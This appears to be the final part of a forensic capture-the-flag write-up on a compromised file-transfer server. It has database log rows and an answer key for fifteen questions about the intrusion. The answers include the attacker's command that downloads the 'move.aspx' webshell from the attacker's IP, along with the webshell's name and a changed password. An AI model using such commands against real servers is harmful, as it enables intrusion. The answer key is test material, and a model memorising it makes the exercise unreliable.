51	2023-07-12 02:25:55	sec_signon	3636	vcjoaquq	0		10.255.254.3
52	2023-07-12 02:26:15	sec_signon	3636	icfshlla	0		10.255.254.3
57	2023-07-12 02:47:11	msg_post	1234	Guest:AQCSOIFB@YSNSKCUY.com	966871855	0	10.255.254.3
62	2023-07-12 03:01:05	msg_post	1234	Guest:RWYBAGIC@HEXGVNAY.com	966871855	0	10.255.254.3
67	2023-07-12 03:01:56	msg_post	1234	Guest:MHRFUQCI@LJJNDBUY.com	966871855	0	10.255.254.3
72	2023-07-12 03:04:43	msg_post	1234	Guest:YRJXCORD@AQBURYAP.com	966871855	0	10.255.254.3
77	2023-07-12 03:06:42	msg_post	1234	Guest:SJUHAYDO@KAAXLQSI.com	966871855	0	10.255.254.3
82	2023-07-12 03:07:30	msg_post	1234	Guest:COKGEDGV@PKROFIQP.com	966871855	0	10.255.254.3
87	2023-07-12 03:08:37	msg_post	1234	Guest:LKNLDAEV@XXGYUOKZ.com	966871855	0	10.255.254.3
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

The above confirms that following the anonymous access, an account was created to provision access with a consistent inst_id of 1234.

Questions

1. Name of the ASPX webshell uploaded by the attacker?

   `move.aspx`

2. What was the attacker's IP address?

   `10.255.254.3`

3. What user agent was used to perform the initial attack?

   `Ruby`

4. When was the ASPX webshell uploaded by the attacker?

   `12/07/2023 11:24:30`

5. The attacker uploaded an ASP webshell which didn't work, what is its filesize in bytes?

   `1362`

6. What time was the memory image taken in UTC?

   `12/07/2023 11:26:01`

7. Which tool did the attacker use to initially enumerate the vulnerable server?

   `nmap`

8. We suspect the attacker may have changed the password for our service account. Please confirm the time this occurred (UTC)

   `12/07/2023 11:09:27`

9. Which protocol did the attacker utilize to remote into the compromised machine?

   `rdp`

10. Please confirm the date and time the attacker remotely accessed the compromised machine?

    `12/07/2023 11:11:18`

11. What was the useragent that the attacker used to access the webshell?

    `Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0`

12. What is the inst ID of the attacker?

    `1234`

13. What command was run by the attacker to retrieve the webshell?

    `wget http://10.255.254.3/move.aspx -OutFile move.aspx`

14. What was the string within the title header of the webshell deployed by the TA?

    `awen asp.net webshell`

15. What did the TA change the our moveitsvc account password to?

    `5trongP4ssw0rd`